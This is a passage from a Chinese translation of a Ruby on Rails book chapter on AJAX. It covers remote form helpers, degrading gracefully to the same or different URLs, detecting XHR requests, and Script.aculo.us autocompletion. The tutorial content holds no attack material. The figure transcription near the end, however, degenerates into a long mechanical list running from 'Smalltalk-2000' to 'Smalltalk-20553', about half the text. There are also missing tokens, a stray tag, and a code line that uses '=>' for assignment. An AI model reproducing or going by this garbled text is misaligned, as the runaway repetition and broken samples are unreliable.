但和 `observe_field` 不同，在使用 `observe_form` 时不需要指定 `:with` 选项。`:with` 选项的默认值是被观察的`<form>`元素经过序列化之后的结果。Prototype 提供了一个辅助方法(`Form.serialize`)，用于遍历表单中包含的所有输入字段，并生成一组名 / 值对——当表单被提交时，浏览器会创建同样的一组名 / 值对。

form_remote_tag 和 remote_form_for

大多数情况下，如果你用表单来收集用户输入、但又希望通过 AJAX 将数据提交到服务器，你并不需要使用 `observe_form`。用户与表单的交互越多，你就越不可能用 `observer` 来提交数据，因为这会导致网络带宽和可用性方面的问题。在这种情况下，你会希望在用户输入完毕之后以 AJAX 的方式（而不是标准的 `POST` 方式）发送表单中的数据。

`form_remote_tag` 会生成一个标准的`<form>`标签，同时给它加上`onsubmit`处理方法。这个`onsubmit`方法会覆盖默认的“提交表单”行为，改为发起 XHR 调用。这个辅助方法接受所有标准的选项，此外还接受`:html`选项，后者允许你指定另一个 URL，以便在 AJAX（也就是 JavaScript）不可用时使用。这是提供“可降格体验”的一种简单办法——我们将在第 24.1 节的“降格能力和服务器端结构”（原书第 578 页）详细解释这个费解的词。

下面是一个简单的表单，用户可以用它来编写邮件：输入框包括发件人、收件人和正文等。当用户提交表单时，邮件数据会被提交到服务器，然后输入表单会被替换为服务器返回的状态信息。

```
575 >
<div id="email_form">
  <% form_remote_tag( :url => (:action => 'send_email'),
                      :update => 'email_form') do %>
    To: <%= text_field 'email', 'to' %><br/>
    From: <%= text_field 'email', 'from' %><br/>
    Body: <%= text_area 'email', 'body' %><br/>
    <%= submit_tag 'Send Email' %>
  <% end %>
</div>
```

下面是渲染生成的页面：

```
<div id="email_form">
  <form action="/user/send_email" method="post"
        onsubmit="new Ajax.Updater('email_form',
          '/user/send_email',
          {asynchronous:true, evalScripts:true,
           parameters:Form.serialize(this)}));
        return false;">
    To: <input id="email_to" name="email[to]" size="30" type="text" /><br/>
    From: <input id="email_from" name="email[from]" size="30" type="text" /><br/>
    Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/>
    <input name="commit" type="submit" value="Send Email" />
  </form>
</div>
```

可以看到，`onsubmit`的值实际上是两个 JavaScript 命令，前者创建一个`Ajax.Updater`对象，用于发送 XHR 请求，用应答内容更新页面；后者返回`false`，这样表单就不会被以非 AJAX 的 POST 方式提交。如果没有这个返回值，那么在发起 AJAX 调用的同时，表单也被以 POST 方式提交，这样就会导致收件人收到两封同样的邮件——要是邮件里说“请从我的账户上扣掉一千美金”，后果可就严重了。

`remote_form_for` 辅助方法的用法和`form_remote_tag`大同小异，只是你还可以用新的`form_for`语法来定义表单中的元素。关于这种新的语法，参见第 23.5 节中的“包装模型对象的表单”（原书第 521 页）。

submit_to_remote

最后，你可能会面临这样的情况：已经有一个现成的表单，出于某些原因不能将其改为`remote_form`——可能是因为这块代码由别人负责，你无权修改它；也可能是因为你不能在`onsubmit`事件上挂接 JavaScript。此时还有另一种策略：在表单中加上`submit_to_remote`。

这个辅助方法会在表单内部生成一个按钮，当用户点击这个按钮时，它会将表单数据序列化，然后提交到辅助方法所指定的目标地址。它不会影响所在的表单，也不会影响任何已有的提交按钮。它只是生成一个新的按钮，并将远程调用绑定在这个按钮的`onclick`事件上。当这个事件被触发时，就会将表单序列化，然后将序列化之后的数据当作`:with`选项来发起远程调用。

在下面的例子中，我们用 `submit_to_remote` 辅助方法重写了“发送邮件”的表单。该方法的前两个参数分别是按钮的 `name` 和 `value` 属性值。

```
<div id="email_form" >
  <% form_tag :action => 'send_email_without_ajax' do %>
    To: <%= text_field 'email', 'to' %><br/>
    From: <%= text_field 'email', 'from' %><br/>
    Body: <%= text_area 'email', 'body' %><br/>
    <%= submit_to_remote 'Send Email', 'send',
      :url => { :action => 'send_email' },
      :update => 'email_form' %>
  <% end %>
</div>
```

下面是渲染生成的 HTML：

```
<div id="email_form">
  <form action="/user/send_email_without_ajax" method="post">
    To: <input id="email_to" name="email[to]" size="30" type="text" /><br/>
    From: <input id="email_from" name="email[from]" size="30" type="text" /><br/>
    Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/>
    <input name="Send Email" type="button" value="send"
      onclick="new Ajax.Updater('email_form', '/user/send_email',
        {asynchronous:true, evalScripts:true,
        parameters:Form.serialize(this.form)} );
      return false;" />
  </form>
</div>
```

请当心：这个例子在不同浏览器上的行为并不一致。譬如说，在 Firefox 1.5 上，提交这个表单的唯一途径是点击按钮，这会发起一次 AJAX 调用；而在 Safari 上，只要输入焦点位于任何一个普通文本输入框（`email_to` 和 `email_from`），按回车键就会以传统的 POST 方式提交表单。如果你希望确保只有在禁用 JavaScript 的情况下才以传统 POST 方式提交表单，还需要处理 `onsubmit` 事件——只要直接返回 `false` 就行了。

```
<div id="email_form">
  <% form_tag({:action => 'send_email_without_ajax'},
    {:onsubmit => 'return false;'} ) do %>
    To: <%= text_field 'email', 'to' %><br/>
    From: <%= text_field 'email', 'from' %><br/>
    Body: <%= text_area 'email', 'body' %><br/>
    <%= submit_to_remote 'Send Email', 'send',
      :url => { :action => 'send_email' },
      :update => 'email_form' %>
  <% end %>
</div>
```

577

降格能力和服务器端结构

在给应用程序加上 AJAX 的同时，你必须直面残酷的、困扰 web 开发者们多年的现实：

- 很多时候，浏览器是一个糟糕的运行时平台。
- 即便在不那么糟糕的时候，那些好的特性在各个浏览器上的表现也各不相同。
- 即便它们表现相同，仍然有 20% 的用户由于公司规定或者别的原因而无法使用这些特性。

其实我们对此都一清二楚。大部分浏览器都使用了自制的、非标准的 JavaScript 解释器，它们的特性或同或异难以预料。各个浏览器的 DOM 实现千差万别，元素放置的规则更是令人如坠五里雾中。然而最令人苦恼的还不是这些，而是相当部分的用户会禁用 JavaScript——因为恐惧、公司的命令或是各种不可抗力。

如果你开发的应用程序从一开始就包含了 AJAX 的功能，也许问题还不大；但对于很多开发者来说，AJAX 是逐渐添加到现有应用程序中的，他们必须考虑现有的用户。此时你就只有两种选择：

- 给禁用 JavaScript 的用户看一个页面：“我们不欢迎你这样的用户——请学会了使用火之后再来。”
- 纷尊降贵地对他们说：“你无法享受到这个网站的全部精彩之处，但没办法，我们想要你的钱，所以还是欢迎光临。”

如果你选择后一种策略，就必须提供有效的途径将 AJAX 特性降格（degrade）为非 AJAX 的风格。好消息是，Rails 在这方面可以给你很多帮助。尤其值得一提的是，`form_remote_tag` 在背后做了很多有用的工作，下面就是前面的例子所生成的 HTML 代码：

```
<form action="/user/send_email"
method="post"
onsubmit="new Ajax.Updater('email_form',
  '/user/send_email',
  {asynchronous:true, evalScripts:true,
  parameters:Form.serialize(this)});
return false;">
```

在前面我们曾经说过，“`return false;`”这句代码非常重要，因为它可以防止表单被重复提交（通过 AJAX 提交一次，再通过标准的 POST 请求提交一次）。那么，如果浏览器禁用了 JavaScript，这个表单又会渲染成什么样子呢？此时 `onsubmit` 属性就不会出现，也就是说，当用户点击提交按钮时，表单会被 POST 到服务器的 `/user/send_email` 地址。嘿，这可太棒了！表单本身就已经支持了那些无法享受 JavaScript 的用户，我们连手指头都不用动一下。

578

不过，等一等，还记得 `UserController.send_email` 都干了些什么吗？它返回了一段 HTML 片段，其中只有发送这封邮件的状态信息。我们本打算把这段代码插入到当前页面、替换掉表单的位置。如果表单以非 AJAX 的方式提交了表单，那么浏览器就会把这一小段状态信息当作整个页面来显示。真糟糕。

所以我们还得迈出一条腿：不仅在客户端要有降格策略，在服务器端也要有。有两种策略可以选择：AJAX 和非 AJAX 调用使用同样的 `action`，或者将 AJAX 调用分派给另一组特别准备的 `action`。不管采用哪种策略，总之其中的一条路径会返回 HTML 片段用以插入当前页面，另一条路径则会返回完整的页面以便浏览器显示。

降格到不同的 URL

如果决定要降格到不同的 URL，就必须提供两组 `action` 终端。使用 `form_remote_tag` 时，这很容易指定：

```
<% form_remote_tag(:url => {:action => 'send_email'}, :update => 'email_form',
  :html => {:action => url_for(:action => 'send_email_no_ajax')}) do %>
  . . .
```

生成的 HTML 如下：

```
<form action="/user/send_email_no_ajax" method="post"
onsubmit="new Ajax.Updater('email_form', '/user/send_email',
  {asynchronous:true, evalScripts:true,
  parameters:Form.serialize(this)});
return false;">
```

如果用户启用了 JavaScript, `onsubmit` 中的代码会被执行, 将序列化之后的表单数据发送到 `/user/send_email`, 并取消普通的 POST 提交; 如果用户禁用了 JavaScript, 表单就会被 POST 到 `/user/send_email_no_ajax`。前一个 action 会使用 `render :partial` 返回所需的一小段 HTML; 后者则会渲染整个.html.erb 模板, 连布局模板也包含在内。

这种做法的好处在于, 可以保持服务器端 action 的整洁: 每个 action 只渲染一个模板, 并且还可以为 AJAX 与非 AJAX 的方法设置不同的访问规则或者过滤器策略。它的缺点在于会增加很多重复代码 (两个不同的方法, 其功能都是发送邮件), 或是让代码变得凌乱 (两个方法都调用一个辅助方法来发送邮件, 两者之间的区别甚小)。◀ 579

```
after_filter :gzip_compress, :only => [:send_email_no_ajax]

def send_email
  actually_send_email params[:email]
  render :text => 'Email sent.'
end

def send_email_no_ajax
  actually_send_email params[:email]
  flash[:notice] = 'Email sent.'
  render :template => 'list_emails'
end

private

def actually_send_email(email)
  # send the email
end
```

降格到同一个 URL

另一方面, 也可以把调用降格到同一个 URL 上。显然, 你必须能够根据某些数据来区分 AJAX 调用和非 AJAX 调用。有了这些数据, 控制器就可以决定是应该渲染局部模板还是渲染整个页面, 甚或做一些完全不同的事。迄今为止还没有用于区分“是否 AJAX 调用”的行业标准。Prototype 提供了一个解决方案, Rails 直接整合了该方案: 每当使用 Prototype 发起 XHR 请求时, Prototype 就会在请求的 HTTP 头信息中嵌入一个特别的字段:

`HTTP_X_REQUESTED_WITH=XMLHttpRequest`

Rails 会在头信息中查找这个字段, 并根据查找的结果来决定 `xhr?` 方法¹应该返回什么值: 如果找到这个头信息字段, `xhr?` 方法就会返回 `true`。有了这件工具, 我们就可以根据请求的类型来决定如何渲染内容。

```
def send_email
  actually_send_email params[:email]
  if request.xhr?
    render :text => 'Email sent.'
  else
    flash[:notice] => 'Email sent.'
    render :template => 'list_emails'
  end
end
```

¹ 如果你真有兴趣的话, 这个方法背后的运作是这样的: 假如请求的 `X-Requested-With` 头信息包含 `XMLHttpRequest`, 那么 `xhr?` 方法会返回 `true`。Prototype 库会在所有 Ajax 请求的头信息上加上这条信息。




图 24.1 降格到同一个 URL

先说好的方面：省掉那些大同小异的方法和辅助方法调用之后，控制器显得紧凑多了。缺点则是让我们无法单独给某一种请求添加过滤器。譬如说，如果你想对非 AJAX 调用的应答信息进行 gzip 压缩，就必须在 `action` 方法内部做这件事。如果好几个 `action` 都需要 gzip 压缩，并且又都支持 AJAX 和非 AJAX 的请求，就有可能导致重复代码。

24.2 Script.aculo.us

从技术上来讲，AJAX 无非是异步地调用服务器端的方法、发送一些数据再取回一些数据罢了。从这个意义上说，它最初的定义（异步的 JavaScript 和 XML，Asynchronous JavaScript and XML）算得上精准到位。纯粹主义者会说世界上所有那些华丽的 UI 小伎俩其实根本就不是 AJAX，只是在新世纪里用 DHTML 要出的小花招而已。

没错，确实如此，但这种观点并没有抓住重点：华丽的 UI 效果或许并不是 AJAX，但它们是 Web 2.0 必不可少的一部分；而且对于现在的互联网应用而言，它们的重要性毫不亚于“异步数据传输”——用户看不见从电脑背后流出的 TCP/IP 数据包，也不知道什么叫“异步”，但他们能看见淡出效果、高亮效果、弹出图片和别的“小花招”，这些东西让 web 应用程序看起来不那么像网页、而更像一个应用程序。

说实话，要是少了那些有趣的 UI 效果，AJAX 或许会让用户感到一头雾水，甚至干脆就放弃在应用程序中使用它。这是为什么？因为浏览器的用户都已经习惯了网页的某种行为方式：数据不会毫无征兆地从页面上冒出来；仅仅用鼠标划过一幅图片不会导致与服务器的交互：“后退”按钮的作用就是“撤销”……凡此种种。而 AJAX 的引入会打破这些预期，所以我们不得不让变化来得更明显——如果同时也更漂亮当然更好，不过“明显”是最重要的。

Script.aculo.us(<http://script.aculo.us>)是由 Thomas Fuchs(他来自 wollzelle Media Design und Webservices GmbH)开发的一个开源框架。这个 JavaScript 库提供了各种强大而又易用的 HTML 效果。它构建在 Prototype 基础之上，而且和 Prototype 一样，也被紧密地集成到了 Rails 中。Rails 提供了一组辅助方法，让我们能够像使用 Prototype 一样轻松地使用 Script.aculo.us——其价值也丝毫不逊于前者。

在本节中，我们将看到这些 Script.aculo.us 辅助方法，以及其他用于提供 UI 效果的辅助方法。尤

其值得一提的是，我们将看到如何用 Script.aculo.us 辅助方法来实现各种可视化效果和拖曳功能。我们还会看到用于实现文本框自动完成和“现场编辑”（in-place editing）的辅助方法。有了这些辅助方法，我们就可以用 Ruby 的方式来创建复杂的客户端 JavaScript 行为。

自动完成

Google Suggest 是第一个提供同步查找功能的重要网站。所谓同步查找，就好像 web 表单中的文本输入框有了预知未来的洞察力：当用户输入的时候，它们会猜测用户试图输入什么，并提出建议供用户选择。你会看到自己正在输入的文本框上面（或者下面）出现一个选择框，其中列出了所有可能的匹配结果。你可以用鼠标点击其中一个选项；或者如果你不想把手从键盘上抬起来的话，也可以用上 / 下箭头键来移动选择，敲回车键就会把选中的条目复制到文本输入框中，并关闭选择列表。

当用户第一次看到这样的功能时，他们大多会感到惊喜；而当程序员第一次看到这样的功能时，他们大多会想：“这得写多少 JavaScript 代码呀？”还好，不算太多，而且在 Rails 辅助方法的帮助下还会更少。

从 Rails 2.0 起，这部分功能已经从 Rails 核心中迁出，成为了一个插件。用下列命令就可以安装这个插件：²

```
script/plugin install git://github.com/rails/auto_complete.git
```

582

一个可用的自动完成的输入框，需要由 4 个部分组合而成。你需要：

- 一个文本输入框，用于接受用户输入。
- 一个

，用于放置给用户提供的选项。
- 一段 JavaScript 代码，其职责有三：
 - 监视文本输入框的变化；
 - 当文本输入框发生变化时，将其中的值发送给服务器；
 - 将服务器传回的应答数据放入预先准备好的

。
- 一段服务器程序，根据 JavaScript 传回的值找出一组可能的选项。

除了这 4 个部分之外，还可能需要一份样式表，让放置参考选项的

看起来更漂亮些。

在下面的例子中，用户可以输入自己作为一个程序员最喜欢的编程语言。在输入的同时，应用程序会根据已经输入的内容提出一些选择供用户参考——这些选择来自服务器端保存的一份编程语言列表。我们先来看看生成 UI 的 RHTML 模板：

```
pragmas/app/views/user/autocomplete_demo.html.erb
Line 1 <p><label for="user_favorite_language" >Favorite language</label><br/>
2   <%= text_field 'user', 'favorite_language' %></p>
3   <div class="auto_complete"
4     id="user_favorite_language_auto_complete" ></div>
5   <%= auto_complete_field :user_favorite_language,
6     :url=>{:action=>'autocomplete_favorite_language'}, :tokens => ', '%>
```

² 你需要首先安装 Git，然后才能用这条命令来安装插件。Windows 用户可以从 <http://code.google.com/p/msysgit> 或 <http://www.cygwin.com> 下载 Git。

Editing user

Username
guido gosling

Favorite language

s

Scheme
Smalltalk
Squeak

图 24.2 真实的自动完成

在第 2 行上，我们用标准的文本输入框辅助方法创建了一个文本输入框。这里没有任何特殊之处，当表单被提交时，这个文本框的值也会被包含在表单中一道提交。在文本框的下面，我们创建了一个 `<div>`，用于放置参考选项。按照惯例，这个 `<div>` 的 id 应该是文本框的 id 加上 `_auto_complete` 后缀，并且 CSS 类型应该是 `auto_complete`。

最后，在第 5 行上，我们调用了一个辅助方法来生成所需的 JavaScript。如果前面文本框和 `<div>` 的命名都遵循惯例，此时我们需要传入的选项就只有文本框的 id 和用于接收文本框当前值的服务器路径了。这个辅助方法会自动找到与文本框相关的 `<div>`，并将服务器传回的结果放入其中。下面就是上述模板渲染得到的 HTML 代码：

```
<input id="user_favorite_language"
       name="user[favorite_language]"
       size="30" type="text" value="C++" />
<div class="auto_complete"
      id="user_favorite_language_auto_complete" ></div>
<script type="text/javascript" >
//<![CDATA[
  var user_favorite_language_auto_completer =
    new Ajax.Autocompleter('user_favorite_language',
                          'user_favorite_language_auto_complete',
                          '/user/autocomplete_favorite_language', {})
//]]&gt;
&lt;/script&gt;</pre>

```

`Ajax.Autocompleter` 是由 `Script.aculo.us` 提供的函数，它会负责“定时过滤”的工作。

auto_complete_field 方法的选项

默认的选项也许不足以满足你的要求。如果真是这样，`auto_complete_field` 辅助方法还有一组选项供你设置。

如果用于保存参考选项的元素的 id 没有遵循命名惯例，可以在 `:update` 选项中指定这个 `<div>` 的 DOM ID。通过 `:url` 选项可以指定接收输入的服务器地址，该选项的值是一个 URL 文本，或者 `url_for` 风格的一组选项。

```
<%= auto_complete_field :user_favorite_language,
                        :update => 'pick_a_language',
                        :url => { :action => 'pick_language' } %>
<div class="auto_complete" id="pick_a_language" />
```

通过 `:frequency` 选项可以设置字段监听器的监视频率，从而决定自动完成的响应有多及时。通过 `:min_chars` 选项则可以指定触发自动完成所需的最少字符数。这两个选项放在一起，就能够相当

准确地控制自动完成的参考选项出现的及时性，以及与服务器之间交互的数据量。

```
<%= auto_complete_field :user_favorite_language,
                        :frequency => 0.5,
                        :min_chars => 3
%>
```

584

自动完成说穿了无非是服务器端回调而已。正如前面所说，当客户端发起异步调用时，有必要让用户知道这一点。为此可以用`:indicator` 选项来指定一个进度显示器——实际上是一个 DOM id，其中包含一幅图片，当调用开始时会显示这个 HTML 元素，调用结束之后则将其隐藏起来。

```
<%= text_field :user, :language %>
<img id='language_spinner' src='spinner.gif' style='display:none;'/>
<div class="auto_complete" id="user_language_auto_complete"></div>
<%= auto_complete_field :user_language,
                        :indicator => 'language_spinner' %>
```

如果用户需要在自动完成的文本框里输入多个值，你也可以指定一个或者分隔符：当用户输入分隔符时，整个自动完成的行为就会从头开始。譬如说，我们可以允许用户选择多种喜欢的编程语言，用逗号将其分隔开。

```
<%= text_field :user, :languages %>
<div class="auto_complete" id="user_languages_auto_complete"></div>
<%= auto_complete_field :user_languages,
                        :tokens => ',' %>
```

随着用户的输入，他们会看到一个可选值的列表，如图 24.3 所示。随后如果他选择了其中的一个值，并输入了分隔符（在这里就是逗号），然后继续输入，选择列表就会再次出现，用户可以从中选择第二个条目（见图 24.4）。

Editing user

Username
guido gosling

Favorite language

C
C++
C#
Java
Python
JavaScript
PHP
Perl
Ruby
Smalltalk
Fortran
Visual Basic
Delphi
Pascal
Ada
COBOL
Fortran
Modula-2
Prolog
Lisp
Common Lisp
Emacs Lisp
AutoLISP
Smalltalk
Smalltalk-80
Smalltalk-97
Smalltalk-98
Smalltalk-99
Smalltalk-2000
Smalltalk-2001
Smalltalk-2002
Smalltalk-2003
Smalltalk-2004
Smalltalk-2005
Smalltalk-2006
Smalltalk-2007
Smalltalk-2008
Smalltalk-2009
Smalltalk-2010
Smalltalk-2011
Smalltalk-2012
Smalltalk-2013
Smalltalk-2014
Smalltalk-2015
Smalltalk-2016
Smalltalk-2017
Smalltalk-2018
Smalltalk-2019
Smalltalk-2020
Smalltalk-2021
Smalltalk-2022
Smalltalk-2023
Smalltalk-2024
Smalltalk-2025
Smalltalk-2026
Smalltalk-2027
Smalltalk-2028
Smalltalk-2029
Smalltalk-2030
Smalltalk-2031
Smalltalk-2032
Smalltalk-2033
Smalltalk-2034
Smalltalk-2035
Smalltalk-2036
Smalltalk-2037
Smalltalk-2038
Smalltalk-2039
Smalltalk-2040
Smalltalk-2041
Smalltalk-2042
Smalltalk-2043
Smalltalk-2044
Smalltalk-2045
Smalltalk-2046
Smalltalk-2047
Smalltalk-2048
Smalltalk-2049
Smalltalk-2050
Smalltalk-2051
Smalltalk-2052
Smalltalk-2053
Smalltalk-2054
Smalltalk-2055
Smalltalk-2056
Smalltalk-2057
Smalltalk-2058
Smalltalk-2059
Smalltalk-2060
Smalltalk-2061
Smalltalk-2062
Smalltalk-2063
Smalltalk-2064
Smalltalk-2065
Smalltalk-2066
Smalltalk-2067
Smalltalk-2068
Smalltalk-2069
Smalltalk-2070
Smalltalk-2071
Smalltalk-2072
Smalltalk-2073
Smalltalk-2074
Smalltalk-2075
Smalltalk-2076
Smalltalk-2077
Smalltalk-2078
Smalltalk-2079
Smalltalk-2080
Smalltalk-2081
Smalltalk-2082
Smalltalk-2083
Smalltalk-2084
Smalltalk-2085
Smalltalk-2086
Smalltalk-2087
Smalltalk-2088
Smalltalk-2089
Smalltalk-2090
Smalltalk-2091
Smalltalk-2092
Smalltalk-2093
Smalltalk-2094
Smalltalk-2095
Smalltalk-2096
Smalltalk-2097
Smalltalk-2098
Smalltalk-2099
Smalltalk-20100
Smalltalk-20101
Smalltalk-20102
Smalltalk-20103
Smalltalk-20104
Smalltalk-20105
Smalltalk-20106
Smalltalk-20107
Smalltalk-20108
Smalltalk-20109
Smalltalk-20110
Smalltalk-20111
Smalltalk-20112
Smalltalk-20113
Smalltalk-20114
Smalltalk-20115
Smalltalk-20116
Smalltalk-20117
Smalltalk-20118
Smalltalk-20119
Smalltalk-20120
Smalltalk-20121
Smalltalk-20122
Smalltalk-20123
Smalltalk-20124
Smalltalk-20125
Smalltalk-20126
Smalltalk-20127
Smalltalk-20128
Smalltalk-20129
Smalltalk-20130
Smalltalk-20131
Smalltalk-20132
Smalltalk-20133
Smalltalk-20134
Smalltalk-20135
Smalltalk-20136
Smalltalk-20137
Smalltalk-20138
Smalltalk-20139
Smalltalk-20140
Smalltalk-20141
Smalltalk-20142
Smalltalk-20143
Smalltalk-20144
Smalltalk-20145
Smalltalk-20146
Smalltalk-20147
Smalltalk-20148
Smalltalk-20149
Smalltalk-20150
Smalltalk-20151
Smalltalk-20152
Smalltalk-20153
Smalltalk-20154
Smalltalk-20155
Smalltalk-20156
Smalltalk-20157
Smalltalk-20158
Smalltalk-20159
Smalltalk-20160
Smalltalk-20161
Smalltalk-20162
Smalltalk-20163
Smalltalk-20164
Smalltalk-20165
Smalltalk-20166
Smalltalk-20167
Smalltalk-20168
Smalltalk-20169
Smalltalk-20170
Smalltalk-20171
Smalltalk-20172
Smalltalk-20173
Smalltalk-20174
Smalltalk-20175
Smalltalk-20176
Smalltalk-20177
Smalltalk-20178
Smalltalk-20179
Smalltalk-20180
Smalltalk-20181
Smalltalk-20182
Smalltalk-20183
Smalltalk-20184
Smalltalk-20185
Smalltalk-20186
Smalltalk-20187
Smalltalk-20188
Smalltalk-20189
Smalltalk-20190
Smalltalk-20191
Smalltalk-20192
Smalltalk-20193
Smalltalk-20194
Smalltalk-20195
Smalltalk-20196
Smalltalk-20197
Smalltalk-20198
Smalltalk-20199
Smalltalk-20200
Smalltalk-20201
Smalltalk-20202
Smalltalk-20203
Smalltalk-20204
Smalltalk-20205
Smalltalk-20206
Smalltalk-20207
Smalltalk-20208
Smalltalk-20209
Smalltalk-20210
Smalltalk-20211
Smalltalk-20212
Smalltalk-20213
Smalltalk-20214
Smalltalk-20215
Smalltalk-20216
Smalltalk-20217
Smalltalk-20218
Smalltalk-20219
Smalltalk-20220
Smalltalk-20221
Smalltalk-20222
Smalltalk-20223
Smalltalk-20224
Smalltalk-20225
Smalltalk-20226
Smalltalk-20227
Smalltalk-20228
Smalltalk-20229
Smalltalk-20230
Smalltalk-20231
Smalltalk-20232
Smalltalk-20233
Smalltalk-20234
Smalltalk-20235
Smalltalk-20236
Smalltalk-20237
Smalltalk-20238
Smalltalk-20239
Smalltalk-20240
Smalltalk-20241
Smalltalk-20242
Smalltalk-20243
Smalltalk-20244
Smalltalk-20245
Smalltalk-20246
Smalltalk-20247
Smalltalk-20248
Smalltalk-20249
Smalltalk-20250
Smalltalk-20251
Smalltalk-20252
Smalltalk-20253
Smalltalk-20254
Smalltalk-20255
Smalltalk-20256
Smalltalk-20257
Smalltalk-20258
Smalltalk-20259
Smalltalk-20260
Smalltalk-20261
Smalltalk-20262
Smalltalk-20263
Smalltalk-20264
Smalltalk-20265
Smalltalk-20266
Smalltalk-20267
Smalltalk-20268
Smalltalk-20269
Smalltalk-20270
Smalltalk-20271
Smalltalk-20272
Smalltalk-20273
Smalltalk-20274
Smalltalk-20275
Smalltalk-20276
Smalltalk-20277
Smalltalk-20278
Smalltalk-20279
Smalltalk-20280
Smalltalk-20281
Smalltalk-20282
Smalltalk-20283
Smalltalk-20284
Smalltalk-20285
Smalltalk-20286
Smalltalk-20287
Smalltalk-20288
Smalltalk-20289
Smalltalk-20290
Smalltalk-20291
Smalltalk-20292
Smalltalk-20293
Smalltalk-20294
Smalltalk-20295
Smalltalk-20296
Smalltalk-20297
Smalltalk-20298
Smalltalk-20299
Smalltalk-20300
Smalltalk-20301
Smalltalk-20302
Smalltalk-20303
Smalltalk-20304
Smalltalk-20305
Smalltalk-20306
Smalltalk-20307
Smalltalk-20308
Smalltalk-20309
Smalltalk-20310
Smalltalk-20311
Smalltalk-20312
Smalltalk-20313
Smalltalk-20314
Smalltalk-20315
Smalltalk-20316
Smalltalk-20317
Smalltalk-20318
Smalltalk-20319
Smalltalk-20320
Smalltalk-20321
Smalltalk-20322
Smalltalk-20323
Smalltalk-20324
Smalltalk-20325
Smalltalk-20326
Smalltalk-20327
Smalltalk-20328
Smalltalk-20329
Smalltalk-20330
Smalltalk-20331
Smalltalk-20332
Smalltalk-20333
Smalltalk-20334
Smalltalk-20335
Smalltalk-20336
Smalltalk-20337
Smalltalk-20338
Smalltalk-20339
Smalltalk-20340
Smalltalk-20341
Smalltalk-20342
Smalltalk-20343
Smalltalk-20344
Smalltalk-20345
Smalltalk-20346
Smalltalk-20347
Smalltalk-20348
Smalltalk-20349
Smalltalk-20350
Smalltalk-20351
Smalltalk-20352
Smalltalk-20353
Smalltalk-20354
Smalltalk-20355
Smalltalk-20356
Smalltalk-20357
Smalltalk-20358
Smalltalk-20359
Smalltalk-20360
Smalltalk-20361
Smalltalk-20362
Smalltalk-20363
Smalltalk-20364
Smalltalk-20365
Smalltalk-20366
Smalltalk-20367
Smalltalk-20368
Smalltalk-20369
Smalltalk-20370
Smalltalk-20371
Smalltalk-20372
Smalltalk-20373
Smalltalk-20374
Smalltalk-20375
Smalltalk-20376
Smalltalk-20377
Smalltalk-20378
Smalltalk-20379
Smalltalk-20380
Smalltalk-20381
Smalltalk-20382
Smalltalk-20383
Smalltalk-20384
Smalltalk-20385
Smalltalk-20386
Smalltalk-20387
Smalltalk-20388
Smalltalk-20389
Smalltalk-20390
Smalltalk-20391
Smalltalk-20392
Smalltalk-20393
Smalltalk-20394
Smalltalk-20395
Smalltalk-20396
Smalltalk-20397
Smalltalk-20398
Smalltalk-20399
Smalltalk-20400
Smalltalk-20401
Smalltalk-20402
Smalltalk-20403
Smalltalk-20404
Smalltalk-20405
Smalltalk-20406
Smalltalk-20407
Smalltalk-20408
Smalltalk-20409
Smalltalk-20410
Smalltalk-20411
Smalltalk-20412
Smalltalk-20413
Smalltalk-20414
Smalltalk-20415
Smalltalk-20416
Smalltalk-20417
Smalltalk-20418
Smalltalk-20419
Smalltalk-20420
Smalltalk-20421
Smalltalk-20422
Smalltalk-20423
Smalltalk-20424
Smalltalk-20425
Smalltalk-20426
Smalltalk-20427
Smalltalk-20428
Smalltalk-20429
Smalltalk-20430
Smalltalk-20431
Smalltalk-20432
Smalltalk-20433
Smalltalk-20434
Smalltalk-20435
Smalltalk-20436
Smalltalk-20437
Smalltalk-20438
Smalltalk-20439
Smalltalk-20440
Smalltalk-20441
Smalltalk-20442
Smalltalk-20443
Smalltalk-20444
Smalltalk-20445
Smalltalk-20446
Smalltalk-20447
Smalltalk-20448
Smalltalk-20449
Smalltalk-20450
Smalltalk-20451
Smalltalk-20452
Smalltalk-20453
Smalltalk-20454
Smalltalk-20455
Smalltalk-20456
Smalltalk-20457
Smalltalk-20458
Smalltalk-20459
Smalltalk-20460
Smalltalk-20461
Smalltalk-20462
Smalltalk-20463
Smalltalk-20464
Smalltalk-20465
Smalltalk-20466
Smalltalk-20467
Smalltalk-20468
Smalltalk-20469
Smalltalk-20470
Smalltalk-20471
Smalltalk-20472
Smalltalk-20473
Smalltalk-20474
Smalltalk-20475
Smalltalk-20476
Smalltalk-20477
Smalltalk-20478
Smalltalk-20479
Smalltalk-20480
Smalltalk-20481
Smalltalk-20482
Smalltalk-20483
Smalltalk-20484
Smalltalk-20485
Smalltalk-20486
Smalltalk-20487
Smalltalk-20488
Smalltalk-20489
Smalltalk-20490
Smalltalk-20491
Smalltalk-20492
Smalltalk-20493
Smalltalk-20494
Smalltalk-20495
Smalltalk-20496
Smalltalk-20497
Smalltalk-20498
Smalltalk-20499
Smalltalk-20500
Smalltalk-20501
Smalltalk-20502
Smalltalk-20503
Smalltalk-20504
Smalltalk-20505
Smalltalk-20506
Smalltalk-20507
Smalltalk-20508
Smalltalk-20509
Smalltalk-20510
Smalltalk-20511
Smalltalk-20512
Smalltalk-20513
Smalltalk-20514
Smalltalk-20515
Smalltalk-20516
Smalltalk-20517
Smalltalk-20518
Smalltalk-20519
Smalltalk-20520
Smalltalk-20521
Smalltalk-20522
Smalltalk-20523
Smalltalk-20524
Smalltalk-20525
Smalltalk-20526
Smalltalk-20527
Smalltalk-20528
Smalltalk-20529
Smalltalk-20530
Smalltalk-20531
Smalltalk-20532
Smalltalk-20533
Smalltalk-20534
Smalltalk-20535
Smalltalk-20536
Smalltalk-20537
Smalltalk-20538
Smalltalk-20539
Smalltalk-20540
Smalltalk-20541
Smalltalk-20542
Smalltalk-20543
Smalltalk-20544
Smalltalk-20545
Smalltalk-20546
Smalltalk-20547
Smalltalk-20548
Smalltalk-20549
Smalltalk-20550
Smalltalk-20551
Smalltalk-20552
Smalltalk-20553
